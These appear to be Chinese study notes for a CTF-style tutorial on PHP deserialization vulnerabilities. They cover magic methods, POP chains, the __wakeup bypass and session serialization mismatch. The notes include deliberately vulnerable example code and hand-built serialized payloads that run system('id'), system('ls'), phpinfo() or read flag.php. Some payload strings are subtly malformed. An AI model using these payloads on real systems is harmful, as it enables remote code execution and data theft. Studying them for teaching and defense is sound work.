反序列化漏洞

一．基础

1.下列代码在定义一个类

<?php  
highlight\_file(\_\_FILE\_\_);  
class hero{  
  var $name;  
  var $sex; //成员属性（变量  
  function jineng($var1) {  
    echo $this->name;

//在class（类内部调用自身的成员属性必须要用$this变量调用 $this->name;  
    echo $var1;  
    }//成员方法（函数  
}  
?>//var是一种修饰符

1. 类只有实例化才能使用（实例化之后是对象

实例化方法：$对象=new 类();

赋值方法：$对象->sex=男；

输出对象的方法：var\_dump或者print\_r

1. 需要注意的点：序列化或者打印代码出来的结果，只会带有成员属性，不会带有成员方法

只有主动调用成员方法才能

1. 关于类的修饰符


public：任何地方都可以调用

Protected：类的外部不能调用（别的类可以调用

Private：只能在类的内部调用（只有自己的类里才会出现

二．序列化和反序列化

序列化的作用：将数据变成字符串，方便存储和传输



事例代码：数组序列化

<?php  
highlight\_file(\_\_FILE\_\_);  
$a = array('benben','dazhuang','laoliu');  
echo $a[0];  
echo serialize($a);  
?>  
benben a:3:{i:0;s:6:"benben";i:1;s:8:"dazhuang";i:2;s:6:"laoliu";}

//上述代码a对应array i对应数组下标（索引

示例代码：对象序列化

<?php  
highlight\_file(\_\_FILE\_\_);  
class test{  
    public $pub='benben';  
    function jineng(){  
        echo $this->pub;  
    }  
}  
$a = new test();  
echo serialize($a);  
?>  
O:4:"test":1:{s:3:"pub";s:6:"benben";}

//上述代码 O代表对象object 1代表序列化的元素个数

私有属性数列化会在成员属性前面加上类名和类名前后加%00（一个%00长度为1

反序列化：将序列化好的字符串转为对象；不调用类的成员方法，

但是可以反序列化后主动调（借）用原有类的方法

1. 反序列化漏洞的初步利用

成因：unserialize（）接受的值可控，通过更改这个值，得到所需要的代码，即生成的对象属性值

例题：

<?php  
highlight\_file(\_\_FILE\_\_);  
error\_reporting(0);  
class test{  
    public $a = 'echo "this is test!!";';  
    public function displayVar() {  
        eval($this->a);  
    }  
}  
  
$get = $\_GET["benben"];//benben是可控字符串  
$b = unserialize($get);  
$b->displayVar() ;//执行反序列化并且输出  
?>

手动构造序列化字符串：O:4:”test”:1:{s:1:”a”;s:13:”system(‘ls’);”;}

在网页里url处加上?benben=O:4:"test":1:{s:1:"a";s:13:"system(id);";}

1. 魔术方法

一个预定义好的，在特定情况下自动触发的行为方法。比如：正常人上厕所和冲水的关系

四个要素：触发时机，功能，返回值，参数


1. \_construct：构造函数，在实例化本身对象的时候会触发（$a=new object();
2. \_destruct():析构函数，在对象的所有引用被删除或销毁时执行的魔术方法；

例如如下代码会执行两次

<?php  
highlight\_file(\_\_FILE\_\_);  
class User {  
    public function \_\_destruct()  
    {  
        echo "123" ;  
    }  
}  
$test = new User("benben");**//可以触发一次**  
$ser = serialize($test);//不会触发  
unserialize($ser);**//可以触发一次**  
因为以上两个变量都在程序结束时销毁，因此都会触发  
构造：O:4:”user”:1:{s:3:”cmd”;s:13:”system(‘id’);”;}

1. \_sleep():在序列化之前被触发，返回需要被序列化存储成员的属性，
2. \_wakeup():在反序列化之前会触发的魔术方法，返回void
3. \_tostring():当错误地把对象当成字符串打印时会触发：比如echo $对象；
4. \_tovoke();当错误地把对象当成函数时会触发
5. 其他





**五．使用php代码构造payload**

示例：<?php

class a{

var $act="show\_source('flag.php')";}

$b=new a();

echo urlencode(serialize($b));//放在url中传参需要url编码

?>

在线运行环境：<https://tool.lu/coderunner>

1. **POP链的构造和POC的构造**

**什么是pop链：通过魔术方法多次跳转来实现获取敏感信息的payload，可以理解为通过a方法触发b方法进而触发能获取敏感信息的c方法**

**什么是poc：概念验证，在安全界可以理解为漏洞验证程序，不是完整的程序，只是一段代码**

**例题：**


<?php  
//flag is in flag.php  
highlight\_file(\_\_FILE\_\_);  
error\_reporting(0);  
class Modifier {  
    private $var;  
    public function append($value)  
    {  
        include($value);  
        echo $flag; **第一步：找到终点echo，因此要触发append函数**  
    }   
    public function \_\_invoke(){  
        $this->append($this->var); **第二步：发现这里有append函数，赋值为var，可**

} **以知道var=flag.php,要触发invoke魔术方法**    
     
}  
class Show{  
    public $source;  
    public $str;  
    public function \_\_toString(){  
        return $this->str->source; **第四步：为了触发get需要调用不存在的属性，**

} **str=test可以调用不存在的属性test->source**  
    public function \_\_wakeup(){ **这里可以触发toString，使source=show，show为pop链的头部**  
        echo $this->source;  
    }  
}  
class Test{  
    public $p;  
    public function \_\_construct(){  
        $this->p = array();  
    }

public function \_\_get($key){  
        $function = $this->p; **第三步：p的值等于modifier的时候可以触发魔术方法**  
        return $function();  
    }  
}  
if(isset($\_GET['pop'])){  
    unserialize($\_GET['pop']); **这里触发wakeup魔术方法，提交的序列化对象应该是show**  
}  
?>

1. **关于字符串逃逸**

由图可知，当str\_replace对字符串进行过滤之后，字符串缺失导致格式被破坏，无法反序列化 我们可以修改序列字符串导致其被过滤后依旧能被反序列化并且执行我们想要的恶意代码

1. **\_wakeup绕过**

当序列字符串内定义的成员属性个数大于真实存在的成员个数时在反序列化的时候不会触发wakeup方法

<?php  
class secret{  
    var $file='index.php';  
 public function \_\_construct($file){  
        $this->file=$file;  
    }  
  function \_\_destruct(){  
        include\_once($this->file);  
        echo $flag;  
    }  
  function \_\_wakeup(){  
        $this->file='index.php';**//在serialize之前触发，替换file指向的文件，需要绕过**  
    }  
}  
$cmd=$\_GET['cmd'];  
if (!isset($cmd)){  
    highlight\_file(\_\_FILE\_\_);  
}  
else{  
    if (preg\_match('/[oc]:\d+:/i',$cmd)){**//正则表达式，过滤数字**  
        echo "Are you daydreaming?";  
    }  
    else{  
        unserialize($cmd);  
    }}//sercet in flag.php?>

1. **Session反序列化漏洞**

Session可以理解为服务器端为验明用户身份所储存的数据（默认在/tmp目录

而php中session有三种储存格式，session反序列化漏洞的成因是存储和读取格式不同造成的

Php格式：benben|s:6:”123456”; 属性名+|+序列化后的字符串

session\_start();  
$\_SESSION['benben'] = $\_GET['ben'];

Php\_serialize格式：a:2:{xxxx,xxxx,xxxx,xxxx}是数组序列化后的字符串

ini\_set('session.serialize\_handler','php\_serialize');  
session\_start();  
$\_SESSION['benben'] = $\_GET['ben'];  
$\_SESSION['b'] = $\_GET['b'];

例题：当以php\_serialize存储数据时，我可以提交

?a=**|**0:1:”D”:1:{s:1:’a’;s:10:’phpinfo();’;}

读取数据时，以php格式读取的话“|”会被解析成分隔符，因此只读取其后方的数据造成漏洞

1. **Phar反序列化漏洞**

**Phar类似于jar文件，是一个开发程序的打包文件**

